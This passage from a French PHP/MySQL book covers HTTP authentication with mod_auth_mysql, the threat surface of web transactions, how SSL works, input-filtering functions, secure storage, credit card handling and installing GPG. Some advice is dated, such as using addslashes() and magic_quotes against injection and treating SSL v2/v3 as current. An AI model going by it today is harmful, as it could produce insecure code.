Nous avons inclus la directive `Auth MySQL Encryption Types` pour préciser que nous souhaitons utiliser le chiffrement des mots de passe de MySQL. Les différentes valeurs possibles sont `Plaintext`, `Crypt DES` ou `MySQL`. La valeur par défaut est `Crypt DES` et elle correspond au chiffrement standard des mots de passe sous Unix, avec l'algorithme DES.

Du point de vue de l'utilisateur, cet exemple de `mod auth mysql` fonctionne exactement de la même manière que celui de `mod auth`. L'utilisateur obtient une boîte de dialogue fournie par son navigateur web. S'il réussit à s'authentifier, il peut visualiser le contenu de la page, sinon il obtient une page d'erreur.

Pour la plupart des sites, `mod auth mysql` est donc idéal. Il s'agit d'une méthode rapide, relativement simple à implémenter, qui permet d'utiliser tous les mécanismes avantageux pour ajouter des entrées correspondant aux nouveaux utilisateurs. Pour une plus grande souplesse et pour pouvoir contrôler plus précisément certaines parties des pages, vous pouvez implémenter votre propre authentification à l'aide de PHP et de MySQL.

Création d'une authentification personnalisée

Nous avons vu comment implémenter notre propre méthode d'authentification avec quelques faiblesses et certains compromis et en utilisant les méthodes d'authentification intégrées, qui sont moins souples qu'un code personnalisé. Un peu plus loin dans ce livre, lorsque nous aurons vu le contrôle des sessions, nous serons capables d'écrire notre propre authentification personnalisée, avec moins de compromis qu'ici.

Au Chapitre 21, nous développerons un petit système d'authentification des utilisateurs qui résout certains des problèmes auxquels nous avons été confrontés dans ce chapitre, en utilisant des sessions pour conserver des variables entre les différentes pages.

Au Chapitre 25, nous appliquerons cette approche sur un projet réel et nous verrons comment l'utiliser pour implémenter un système d'authentification plus précis.

Pour aller plus loin

Les détails de l'authentification HTTP sont spécifiés dans la RFC 2617, disponible à partir de **http://www.rfc-editor.org/rfc/rfc2617.txt**. La documentation de `mod auth`, qui contrôle l'authentification de base sous Apache, se trouve sur la page **http://httpd.apache.org/docs/2.0/mod/mod_auth.html**. La documentation de `mod auth mysql` est incluse dans l'archive téléchargée. Comme il s'agit d'une archive de faible volume, téléchargez-la et lisez le fichier *README* pour en savoir plus.

Pour la suite

Nous verrons au prochain chapitre comment surveiller vos données tout au long de leur traitement, de leur saisie à leur stockage en passant par leur transmission. Ce mécanisme implique l'utilisation de SSL, des certificats numériques et du chiffrement.

16

Transactions sécurisées avec PHP et MySQL

Dans ce chapitre, nous verrons comment assurer la sécurité des données de l'utilisateur depuis leur saisie jusqu'à leur stockage en passant par leur transmission. Cela nous permettra d'implémenter une transaction sécurisée de bout en bout entre notre site et l'utilisateur.

Transactions sécurisées

Pour fournir des transactions sécurisées sur Internet, il faut examiner le flux d'informations de votre système et vous assurer que vos informations sont sécurisées à chaque instant. Dans le contexte de la sécurité réseau, il n'existe aucune méthode absolue. Aucun système n'est jamais parfaitement impénétrable. Par *sécurisé*, nous voulons donc dire qu'il faudra beaucoup d'efforts pour compromettre un système ou une transmission par rapport à l'importance des données impliquées.

Si nous devons réellement étudier la sécurité de notre système, il faut donc examiner le flux des informations qui passent à travers toutes les parties de ce système. Le flux des informations d'un utilisateur dans une application typique, écrite avec PHP et MySQL, est présenté à la Figure 16.1.

Les détails de chaque transaction sur votre système peuvent varier légèrement, en fonction de l'architecture du système et des données ou des actions des utilisateurs qui ont entraîné la transaction, mais le principe reste le même. Chaque transaction entre une application web et un utilisateur commence avec l'envoi d'une requête vers le serveur web par le navigateur de l'utilisateur, en passant par Internet. Si la page est un script PHP, le serveur web délègue le traitement de cette page au moteur PHP.




Figure 16.1

Les informations des utilisateurs sont stockées ou traitées par les éléments suivants d'un environnement d'application web typique.

Le script PHP peut lire ou écrire des informations sur le disque. Il peut également faire appel à d'autres fichiers PHP ou HTML, avec `include()` ou `require()`. Il peut aussi envoyer des requêtes SQL au serveur MySQL et recevoir les réponses correspondantes. Le moteur MySQL s'occupe de lire et d'écrire ses propres données sur le disque.

Ce système est composé de trois parties :

- l'ordinateur de l'utilisateur ;
- Internet ;
- votre système.

Nous allons maintenant présenter quelques éléments concernant la sécurité de chacune de ces parties, mais il est évident que l'ordinateur de l'utilisateur et Internet ne sont pas réellement sous votre contrôle.

L'ordinateur de l'utilisateur

De notre point de vue, l'ordinateur de l'utilisateur fait tourner un navigateur web. Nous ne pouvons pas contrôler les autres facteurs de ce système, notamment sa sécurité. Vous devez garder à l'esprit que cet ordinateur peut être très peu sécurisé ou qu'il peut même s'agir d'un terminal partagé dans une bibliothèque, une école ou un café.

Il existe plusieurs navigateurs différents ayant chacun un ensemble de caractéristiques qui lui sont propres. Si nous nous contentons de considérer les dernières versions des deux navigateurs les plus répandus, la plupart des différences concernent uniquement la manière dont le code HTML est affiché, mais il existe également quelques problèmes de fonctionnalités et de sécurité que nous devons bien sûr prendre en compte.

Il faut également savoir que certaines personnes désactivent plusieurs caractéristiques qu'elles considèrent comme peu sécurisées ou comme une intrusion dans leur vie privée : par exemple Java, les cookies ou JavaScript. Si vous utilisez ces fonctionnalités, il convient de vérifier que votre application fonctionne toujours correctement sans elles ; ou bien pensez à proposer une interface moins riche permettant à ces personnes d'aller sur votre site.

Les utilisateurs résidant en dehors des États-Unis ou du Canada peuvent utiliser des navigateurs qui ne supportent que le chiffrement sur 40 bits. Bien que le gouvernement américain ait changé ses lois en janvier 2000 pour autoriser l'exportation des systèmes de chiffrement robustes et bien que les versions 128 bits soient désormais disponibles auprès de la plupart des utilisateurs, certains utilisateurs sont restés au chiffrement sur 40 bits. À moins que vous ne garantissiez la sécurité de votre site, vous n'avez pas besoin, en tant que développeur web, de vous embarrasser avec ces problèmes. SSL négocie automatiquement pour permettre à votre serveur et au navigateur de l'utilisateur de communiquer au niveau de sécurité le plus élevé possible.

Vous n'avez aucun moyen de vous assurer que c'est un navigateur web qui se connecte à votre site en passant par l'interface que vous proposez : les requêtes peuvent provenir d'un autre site ayant récupéré vos sources ou d'une personne utilisant un logiciel comme cURL pour passer outre les mesures de sécurité.

Au Chapitre 18, nous reviendrons sur la bibliothèque cURL qui peut être utilisée pour simuler des connexions à partir d'un navigateur. Cet outil peut vous intéresser en tant que développeur, mais il peut également être utilisé par des personnes mal intentionnées.

Bien que nous ne puissions pas modifier ou contrôler la configuration des ordinateurs des utilisateurs, il ne faut pas oublier certains principes. La diversité des plates-formes des utilisateurs représente un facteur prépondérant pour le choix des fonctionnalités que l'on peut proposer sur un site, aussi bien au niveau des scripts côté serveur (comme PHP) qu'au niveau des scripts côté client (comme JavaScript).

Les fonctionnalités fournies par PHP peuvent être compatibles avec n'importe quel navigateur puisque le résultat final est une simple page HTML. À partir du moment où l'on traite avec des scripts JavaScript (à part peut-être les plus simples), il faut prendre en compte les capacités et la configuration de chaque navigateur.

Du point de vue de la sécurité, il vaut mieux avoir recours à des scripts côté serveur pour la validation des données puisque, de cette manière, le code source n'est pas accessible aux utilisateurs. Si vous ne validez les données qu'avec JavaScript, les utilisateurs pourront récupérer le source du script et éventuellement le modifier.

Les données qui doivent être mémorisées peuvent être enregistrées sur nos propres ordinateurs, des fichiers ou dans une base de données, ou sur l'ordinateur de l'utilisa-

teur sous la forme de cookies. Au Chapitre 21, nous verrons comment utiliser les cookies pour enregistrer quelques données (une clé de session).

La majorité des données que vous devez mémoriser devrait plutôt se trouver sur le serveur web ou dans votre base de données. Il y a plusieurs bonnes raisons pour lesquelles il vaut mieux enregistrer le moins d'informations possible sur la machine de l'utilisateur. En effet, lorsque les informations sont en dehors de votre système, vous ne pouvez pas contrôler leur niveau de sécurité, vous ne pouvez pas vous assurer que l'utilisateur ne les effacera pas ni empêcher l'utilisateur de les modifier pour tenter de tromper votre système.

Internet

Comme pour l'ordinateur de l'utilisateur, il y a peu d'aspects d'Internet que vous pouvez contrôler mais, là aussi, ce n'est pas pour autant qu'il faut les ignorer lors de la conception du système.

Internet possède plusieurs caractéristiques très intéressantes, mais il s'agit par essence d'un réseau peu sécurisé. Lorsque vous envoyez des informations d'un point à un autre, il ne faut pas oublier que d'autres personnes peuvent intercepter ou modifier les informations transmises. Sachant cela, vous pouvez choisir de :

- transmettre quand même les informations, en sachant qu'elles peuvent être interceptées ;
- signer numériquement les informations avant de les transmettre, pour les protéger contre d'éventuelles tentatives de modification ;
- chiffrer les informations avant de les transmettre afin de garantir leur confidentialité et de les protéger contre les tentatives de modification ;
- décider que vos informations sont trop sensibles pour risquer de les transmettre de cette manière et trouver une autre manière de les distribuer.

Internet est également un support de transmission relativement anonyme. Il est assez difficile de s'assurer que la personne avec laquelle vous communiquez est bien la personne qu'elle prétend être. Même si vous pensez pouvoir identifier vos utilisateurs avec une précision suffisante, il peut être difficile de le prouver d'une manière formelle, comme dans un tribunal. Cela peut poser problème en cas de contestation ou d'opposition sur une transaction.

En résumé, la confidentialité et les contestations sont des problèmes très importants lorsqu'on veut effectuer des transactions sur Internet.

Il existe au moins deux moyens de sécuriser les informations que vous transmettez sur Internet :

- SSL (*Secure Sockets Layer*) ;

- S-HTTP (*Secure HyperText Transfer Protocol*).

Ces deux technologies offrent un cadre solide assurant la confidentialité et l'authenticité des échanges, mais SSL est déjà largement utilisé et disponible, alors que S-HTTP n'a pas vraiment décollé. Nous reviendrons sur SSL un peu plus loin dans ce chapitre.

Votre système

La partie que vous pouvez le mieux contrôler est naturellement votre système. Celui-ci correspond aux composants contenus dans la boîte rectangulaire de la Figure 16.1. Ces composants peuvent être isolés physiquement sur un réseau ou se trouver tous à l'intérieur d'un même ordinateur.

Vous pouvez raisonnablement penser que vous n'avez pas besoin de vous occuper de la sécurité des informations, puisque les produits annexes que vous utilisez pour fournir notre contenu sur le Web s'en occupent déjà. Les auteurs de ces logiciels ont probablement passé beaucoup de temps sur ce sujet, en principe plus que vous-même. Tant que vous utiliserez la dernière version d'un produit reconnu, vous trouverez avec Google ou votre moteur de recherche web favori toutes les informations nécessaires pour résoudre vos problèmes. Il est donc très important de mettre à jour régulièrement vos logiciels.

Si l'installation et la configuration de votre système vous incombent, vous devez porter une attention particulière à la manière dont les logiciels sont installés et configurés. La plupart des erreurs dans le domaine de la sécurité proviennent généralement d'un non-respect des conseils fournis dans les documentations ou résultent d'aspects généraux de l'administration système donnant matière à un autre livre. Procurez-vous un bon livre sur l'administration du système d'exploitation que vous avez l'intention d'utiliser ou embauchez un administrateur système expert.

Lors de l'installation de PHP, on considère généralement qu'il est plus sécurisé (et également plus efficace) de l'installer sous la forme d'un module SAPI pour votre serveur web, plutôt que l'exécuter *via* une interface CGI.

La première chose à faire en tant que développeur d'application web est de s'intéresser à ce que font vos scripts et à ce qu'ils ne font pas. Quelles sont les données sensibles que votre application transmet à l'utilisateur *via* Internet ? Quelles sont les informations sensibles que nous demandons aux utilisateurs de transmettre ? Si nous transmettons des données qui font partie d'une transaction privée entre notre système et nos utilisateurs ou qui ne doivent pas être interceptées et modifiées, vous devriez songer à utiliser SSL.

Nous avons déjà parlé de l'utilisation de SSL entre l'ordinateur de l'utilisateur et le serveur. Il convient également d'envisager le cas d'une transmission de données entre plusieurs composants de votre système sur un réseau. Un exemple classique est celui

d'une base de données MySQL qui se trouverait sur un autre ordinateur que votre serveur web. Dans ce cas, PHP se connecte à votre serveur MySQL *via* TCP/IP et cette connexion n'est pas chiffrée. Si les deux ordinateurs participants à cette communication appartiennent à un réseau local privé, vous devez vous assurer que ce réseau est sécurisé. Si les ordinateurs communiquent *via* Internet, votre système sera probablement ralenti et vous devrez traiter cette connexion de la même manière que toute autre connexion passant par Internet.

Il est important que vos visiteurs, à partir du moment où ils pensent traiter avec vous, soient réellement connectés à votre site. Vous pouvez vous procurer un certificat numérique pour les protéger d'un autre site qui se ferait passer pour le vôtre, mais aussi pour permettre l'utilisation de SSL sans afficher de message d'avertissement chez vos utilisateurs et pour améliorer l'image de marque de votre site commercial.

Est-ce que vos scripts vérifient avec précaution les données saisies par les utilisateurs ? Faut-il se donner la peine d'enregistrer les informations d'une manière sécurisée ? Nous répondrons à ces questions dans les prochaines sections de ce chapitre.

Utilisation de SSL

Le protocole SSL (*Secure Sockets Layer*) a été conçu à l'origine par Netscape pour simplifier les communications sécurisées entre les serveurs et les navigateurs web. Il a ensuite été transformé en méthode standard non officielle permettant aux navigateurs et aux serveurs d'échanger des informations sensibles.

Les versions 2 et 3 de SSL sont très largement prises en charge. La plupart des serveurs web ont été conçus pour intégrer ce protocole ou pour accepter des modules correspondants. Internet Explorer et Firefox supportent ce protocole depuis sa version 3.

Les protocoles réseau et les logiciels qui les implémentent sont généralement organisés sous la forme d'une pile de couches. Chaque couche peut transmettre des données (ou demander des services) à la couche supérieure ou inférieure. La Figure 16.2 présente un exemple de pile de protocoles.




Figure 16.2
La pile de protocoles utilisée par un protocole du niveau application, comme le protocole HTTP.

Lorsque vous vous servez du protocole HTTP pour transférer des informations, celui-ci fait appel au protocole TCP (*Transmission Control Protocol*), qui à son tour s'appuie sur le protocole IP (*Internet Protocol*). Ce dernier a lui-même besoin d'un protocole

approprié pour le périphérique réseau qui s'occupe de transmettre les paquets de données vers leur destination sous forme de signal électrique.

HTTP est un *protocole de la couche application*. Plusieurs autres protocoles opèrent au niveau de cette couche : FTP, SMTP ou telnet (voir Figure 16.3), ou encore POP ou IMAP. TCP est l'un des deux protocoles de la couche transport utilisés dans les réseaux TCP/IP. IP est le protocole intervenant au niveau de la couche réseau. La couche hôte-réseau prend en charge la connexion d'un hôte (l'ordinateur) à un réseau. La pile de protocoles TCP/IP ne précise pas le protocole à utiliser pour cette couche, puisqu'à chaque type de réseau correspondent des protocoles différents.

Lorsque des données sont envoyées, elles descendent la pile de l'application jusqu'au réseau physique. Lorsque des données sont reçues, celles-ci remontent la pile, du réseau physique jusqu'à l'application.

L'utilisation de SSL ajoute une couche supplémentaire et transparente dans ce modèle. La couche SSL se situe entre la couche transport et la couche application (voir Figure 16.3) et modifie les données de votre application HTTP avant de les envoyer à la couche transport, qui les enverra vers leur destination.




Figure 16.3

SSL ajoute une autre couche dans la pile de protocoles, ainsi que des protocoles du niveau application afin de contrôler ses opérations.

SSL est capable de fournir un environnement de transmission sécurisé pour des protocoles autres que le protocole HTTP puisque la couche SSL est transparente. Le niveau SSL fournit la même interface au protocole situé au-dessus de lui que la couche transport sous-jacente. Il peut donc s'occuper d'une manière transparente du chiffrement, du déchiffrage et du contrôle de la transmission.

Lorsqu'un navigateur se connecte à un serveur web sécurisé *via* HTTP, les deux parties doivent respecter un protocole d'échange pour se mettre d'accord sur certains points, comme l'authentification et le chiffrement.

La séquence d'échange passe par les étapes suivantes :

1. Le navigateur se connecte à un serveur SSL et demande au serveur de s'authentifier.
2. Le serveur envoie son certificat numérique.
3. Le serveur peut demander (mais c'est rare) au navigateur de s'authentifier à son tour.

4. Le navigateur présente la liste d'algorithmes de chiffrement et de fonctions de hachage qu'il supporte. Le serveur choisit le meilleur système de chiffrement, qu'il prend aussi en charge.
5. Le navigateur et le serveur génèrent des clés de session :
   a. Le navigateur obtient la clé publique du serveur à partir de son certificat numérique et s'en sert pour chiffrer un nombre généré aléatoirement.
   b. Le serveur répond avec d'autres données aléatoires envoyées en texte clair (à moins que le navigateur n'ait fourni un certificat numérique en réponse à la requête du serveur, auquel cas le serveur utilise la clé publique du navigateur).
   c. Les clés de chiffrement pour cette session sont produites à partir de ces données aléatoires, à l'aide des fonctions de hachage.

La génération de nombres aléatoires de bonne qualité, le déchiffrage des certificats numériques et la production des clés en utilisant un système de chiffrement par clé publique prennent du temps, c'est pourquoi cette séquence d'échange est un peu longue. Heureusement, les résultats sont mis en cache, ce qui permet au même navigateur et au même serveur d'échanger plusieurs messages sécurisés en n'effectuant qu'une seule fois cette séquence.

L'envoi de données sur une connexion SSL passe par les étapes suivantes :

1. Les données sont décomposées en paquets.
2. Chaque paquet est (éventuellement) compressé.
3. Un code d'authentification de message (MAC) est calculé pour chaque paquet, avec un algorithme de hachage.
4. Le MAC et les données compressées sont combinés et chiffrés.
5. Les paquets chiffrés sont combinés avec des informations d'en-tête et envoyés sur le réseau.

L'ensemble de ce processus est décrit à la Figure 16.4.

Dans ce diagramme, vous remarquerez que l'en-tête TCP est ajouté après le chiffrement des données. Cela signifie que les informations de routage peuvent toujours être interceptées et, bien que d'éventuelles personnes indiscrètes ne puissent pas intercepter les données échangées, elles peuvent savoir qui les échange.

SSL compresse les données avant le chiffrement car, bien que la plupart du trafic réseau puisse être (et est souvent) compressé avant d'être transmis sur un réseau, les données chiffrées ne sont généralement pas bien compressées. Les systèmes de compression fonctionnent en cherchant des similitudes dans les données à compresser.




Figure 16.4

SSL décompose, compresse, hache et chiffre les données avant de les envoyer.

Lorsqu'on tente de compresser une suite de caractères qui est devenue aléatoire après avoir été chiffrée, on ne peut pas compresser les données de manière efficace. Il serait dommage que SSL, qui a été conçu pour améliorer la sécurité réseau, ait pour effet de ralentir le trafic réseau.

Bien que SSL soit relativement complexe, les utilisateurs et les développeurs sont protégés de la plupart des problèmes qui peuvent se poser, puisque les interfaces de SSL reproduisent fidèlement celles des protocoles existants.

TLS (*Transport Layer Security*), actuellement dans sa version 1.1, repose directement sur SSL 3.0, mais il contient des améliorations destinées à combler certaines faiblesses de SSL et offre une flexibilité accrue.

Filtrer les données saisies

L'un des principes pour la mise en œuvre d'une application web sécurisée consiste à filtrer toutes les données saisies par les utilisateurs. Il faut toujours les analyser avec précaution avant de les enregistrer dans un fichier ou dans une base de données ou avant de les passer à une commande système.

Nous avons déjà mentionné dans ce livre plusieurs techniques permettant de filtrer les données des utilisateurs. Nous allons les récapituler, à titre de référence :

- La fonction `addslashes()` sert à filtrer les données avant de les passer à une base de données. Cette fonction supprime les caractères susceptibles de poser problème dans la base. La fonction `stripslashes()` permet de rétablir une chaîne filtrée dans son état initial.
- Vous pouvez activer les directives `magic quotes gpc` et `magic quotes runtime` dans votre fichier *php.ini*. Ces directives ajoutent et suppriment automatiquement les barres obliques à votre place. La directive `magic quotes gpc` applique ce formatage aux requêtes `GET` et `POST` en entrée et aux variables des cookies, tandis que la directive `magic quote runtime` l'applique aux données qui entrent ou qui sortent des bases de données.
- La fonction `escapeshellcmd()` peut être utilisée lorsque vous passez des données saisies par les utilisateurs à un appel `system()` ou `exec()`, ou entre des *backticks* (apostrophes inverses). Elle supprime tous les méta-caractères qui pourraient forcer votre système à exécuter des commandes arbitraires entrées par un utilisateur malveillant.
- Vous pouvez vous servir de la fonction `strip tags()` pour supprimer les balises HTML et PHP dans une chaîne. Cela empêche les utilisateurs malveillants d'insérer des scripts dans des données utilisateur susceptibles d'être renvoyées au navigateur.
- La fonction `htmlspecialchars()` convertit les caractères en entités HTML. Par exemple, `<` est converti en `<`. Cette fonction transforme toutes les balises de scripts en caractères inoffensifs.

Stockage sécurisé

Les trois sortes de données qui peuvent être enregistrées (c'est-à-dire les fichiers PHP ou HTML, les données des scripts et les données MySQL) sont souvent conservées dans différents emplacements d'un même disque bien qu'elles soient représentées séparément (voir Figure 16.1). Chaque type de stockage nécessite diverses précautions que nous allons maintenant étudier en détail.

Les données les plus dangereuses sont sans conteste les fichiers exécutables. Sur un site web, il s'agit généralement de scripts. Il faut prendre garde à définir correctement les droits d'accès dans votre arborescence web, c'est-à-dire celle qui commence au répertoire *htdocs* sur un serveur Apache ou au répertoire *inetpub* sur un serveur IIS. Les utilisateurs doivent pouvoir lire vos scripts afin d'en afficher le résultat, mais ils ne doivent pas pouvoir les modifier.

Cette règle est également valable pour les répertoires situés dans l'arborescence web. Vous seul devez être capable de modifier ces répertoires. Les autres utilisateurs, y compris l'utilisateur sous le compte duquel le serveur s'exécute, ne doivent pas pouvoir modifier ou créer de nouveaux fichiers dans des répertoires susceptibles d'être chargés par le serveur web. Si vous permettez à ces utilisateurs d'écrire des fichiers dans ces répertoires, ils pourraient y déposer un script malicieux et l'exécuter à l'aide du serveur.

Si vos scripts ont besoin de droits d'accès en écriture sur certains fichiers, créez un répertoire spécial en dehors de l'arborescence web. Cette règle est particulièrement valable pour les scripts de dépots de fichiers. Il ne faut jamais mélanger les scripts et les données qu'ils écrivent.

Lorsque vous écrivez des données sensibles, vous pouvez choisir de les chiffrer, bien que cela n'apporte pas forcément une sécurité accrue. En effet, si votre serveur web contient un fichier appelé *numeros_cartes_de_credit.txt* et qu'un pirate arrive à s'introduire dans votre serveur et à lire ce fichier, il est fort possible qu'il arrive également à lire les autres fichiers de votre serveur. Pour chiffrer et déchiffrer les données, vous avez besoin d'un programme permettant de les chiffrer, d'un autre pour les déchiffrer et de un ou plusieurs fichiers contenant des clés. Si le pirate peut lire vos données, il peut probablement accéder aussi à ces fichiers.

Le chiffrement des données peut être intéressant sur un serveur web uniquement si les logiciels et les clés de chiffrement se trouvent non pas sur le serveur lui-même, mais sur un autre ordinateur. Vous pouvez par exemple chiffrer vos données sur le serveur, puis les transmettre à un autre ordinateur, éventuellement par e-mail.

Les informations contenues dans les bases de données sont comparables à des fichiers de données. Si vous configurez MySQL correctement, seul MySQL peut écrire dans ses propres fichiers de données. Cela signifie qu'il ne vous reste plus qu'à vous occuper des accès des utilisateurs à MySQL. Nous avons déjà présenté le système des permissions de MySQL, lequel affecte des droits d'accès à chaque utilisateur et à chaque hôte.

Il convient cependant d'observer que vous devrez souvent écrire un mot de passe MySQL dans un script PHP. Vos scripts PHP sont en général accessibles à tout le monde. En fait, cela ne pose pas vraiment de problème : à moins que la configuration de votre serveur web ne soit compromise, votre code PHP n'est pas accessible depuis l'extérieur.

Si votre serveur est configuré pour analyser les fichiers *.php* avec l'interpréteur PHP, les personnes extérieures ne pourront pas récupérer le code source non interprété. Cependant, il faut faire attention lorsque vous utilisez d'autres extensions. Si vous placez des fichiers *.inc* dans vos répertoires web, n'importe quelle personne qui les demande recevra leur code source. Il faut donc placer les fichiers à inclure en dehors

de l'arborescence web ou configurer votre serveur pour qu'il n'envoie pas les fichiers possédant cette extension, ou leur donner l'extension *.php*.

Si vous partagez un serveur web avec d'autres personnes, votre mot de passe MySQL peut être accessible aux utilisateurs de cet ordinateur, qui peuvent également exécuter des scripts avec le même serveur. En fonction de la configuration de votre système, cette situation peut être inévitable. Pour résoudre ce problème, vous pouvez configurer le serveur web pour qu'il exécute ses scripts sous le nom d'utilisateurs particuliers ou en obligeant chaque utilisateur à exécuter sa propre instance du serveur web. Si vous n'êtes pas l'administrateur de votre serveur web (ce qui est fort probable si vous le partagez), il peut être intéressant de parler de ce problème avec votre administrateur et de passer en revue les différentes options de sécurité.

Stockage des numéros de cartes de crédit

Maintenant que nous avons parlé de l'enregistrement des données sensibles, nous pouvons nous intéresser à un type de données qui mérite une étude particulière. Les internautes étant très méfiants dès qu'il s'agit de fournir leur numéro de carte de crédit, vous devez donc être très prudent si vous les stockez. Il faut également vous demander pourquoi vous les stockez et si c'est réellement nécessaire.

Qu'allez-vous faire avec un numéro de carte de crédit ? Si vous traitez vos transactions une par une et si vous disposez d'un système de traitement en temps réel de ces numéros, il vaut mieux les demander à vos utilisateurs et les envoyer directement à votre passerelle de traitement des transactions, sans les enregistrer.

En revanche, si vous devez débiter régulièrement plusieurs cartes, par exemple dans le cadre d'un abonnement, il ne s'agit pas d'une bonne méthode. Dans ce cas, il faut penser à stocker ces numéros ailleurs que sur le serveur web.

Si vous avez l'intention de stocker un grand nombre de numéros de cartes de crédit, assurez-vous que votre administrateur système est suffisamment doué et assez paranoïaque pour vérifier régulièrement les dernières mises à jour de sécurité pour le système d'exploitation et les logiciels utilisés.

Utilisation du chiffrement avec PHP

À titre d'exemple, nous allons voir comment envoyer un e-mail chiffré. Depuis plusieurs années, le standard *de facto* pour les e-mails chiffré est PGP (*Pretty Good Privacy*). Philip R. Zimmermann a écrit PGP spécialement pour permettre la confidentialité des e-mails.

S'il existe des versions gratuites de PGP, il faut savoir qu'il ne s'agit pas d'un logiciel libre. La version gratuite ne peut être utilisée légalement que dans le cadre d'une utilisation non commerciale.

Il existe également une version open-source de PGP, GPG (*Gnu Privacy Guard*), qui offre une alternative libre et gratuite à PGP. Cette version ne contient aucun algorithme déposé et peut être utilisée sans aucune restriction dans un cadre commercial.

Ces deux produits effectuent la même tâche, presque de la même manière. Si vous avez l'intention d'utiliser ces outils à partir de la ligne de commande, vous ne verrez pas grande différence entre les deux, mais chacun fournit des interfaces différentes se présentant, par exemple, sous la forme de modules destinés à des programmes de courrier électronique afin de déchiffrer automatiquement les e-mails lors de leur réception.

GPG est disponible sur le site **http://www.gnupg.org**.

Vous pouvez également utiliser ces deux produits conjointement ; il est ainsi possible de chiffrer avec GPG des messages destinés à une personne employant PGP pour les déchiffrer (à condition qu'elle en possède une version récente). Comme nous nous intéressons à la création de messages au niveau du serveur web, notre exemple se servira de GPG. L'utilisation de PGP à la place de GPG ne change pas grand-chose au processus.

Outre les prérequis habituels pour les exemples de ce livre, vous devrez avoir installé GPG pour que ce code fonctionne. Il est d'ailleurs peut-être déjà installé sur votre système. Si ce n'est pas le cas, ne vous inquiétez pas : la procédure d'installation est très simple, bien que la configuration ultérieure soit assez délicate.

Installation de GPG

Pour ajouter GPG sur notre ordinateur Linux, nous avons chargé le fichier archive approprié depuis le site **www.gnupg.org**. Selon que vous choisissez le format d'archive *.tar.gz* ou *.tar.bz2*, vous aurez besoin de `gunzip` ou de `bunzip2` et de `tar` pour extraire les fichiers de l'archive.

Pour compiler et installer le programme, servez-vous des commandes traditionnelles :

```
configure (ou ./configure selon votre système)
make
make install
```

Si vous n'êtes pas l'utilisateur `root`, vous devrez exécuter le script de configuration avec l'option `prefix`, comme ceci :

```
./configure --prefix=/chemin/vers/votre/repertoire
```

En effet, seul `root` a accès au répertoire par défaut de GPG.

Si tout se passe bien, GPG est compilé et l'exécutable est copié dans le répertoire */usr/local/bin/gpg* ou dans celui précisé lors de l'installation. Vous pouvez modifier plusieurs options. Consultez la documentation de GPG pour plus de détails.

Pour un serveur Windows, le processus d'installation est encore plus simple. Chargez le fichier zip, décompressez-le et placez *gpg.exe* dans un des répertoires indiqués dans votre variable PATH (*C:\Windows*, par exemple). Créez le répertoire *C:\gnupg*, ouvrez un interpréteur de commandes et saisissez la commande **gpg**.

Vous devez également installer GPG ou PGP (et générer une paire de clés correspondante) sur le système sur lequel vous irez chercher vos e-mails.

Sur le serveur web, il existe très peu de différences entre les versions en ligne de commande de GPG et de PGP, donc, autant utiliser GPG, d'autant plus qu'il est gratuit. Sur l'ordinateur à partir duquel vous lisez vos e-mails, vous pouvez préférer installer une version commerciale de PGP, pour tirer profit de son interface utilisateur graphique qui s'intègre dans votre logiciel de courrier.

Si vous n'en possédez pas déjà une, produisez une paire de clés sur l'ordinateur dont vous vous servez pour lire vos courriers. Une paire de clés est composée d'une clé publique que les autres personnes (et vos scripts PHP) utilisent pour chiffrer les courriers avant de vous les envoyer et d'une clé privée dont vous devez vous servir pour déchiffrer les messages que vous recevez et pour signer les courriers sortants.

Il est important que la génération des clés soit effectuée sur l'ordinateur choisi pour la lecture des courriers et non pas sur le serveur web, puisque votre clé privée ne doit pas être conservée sur le serveur web.

Si vous vous servez de la version en ligne de commande de GPG pour générer vos clés, saisissez la commande suivante :

```
gpg --gen-key
```

Vous devrez répondre à certaines questions. La plupart d'entre elles sont accompagnées d'une réponse par défaut que vous pouvez accepter. Vous devrez notamment fournir un nom, une adresse e-mail et un commentaire qui seront utilisés pour donner un nom à la clé. Par exemple, ma clé s'appelle `'Luke Welling <luke@tangledweb.com.au>'`. Si nous voulions fournir un commentaire, celui-ci serait inséré entre le nom et l'adresse.

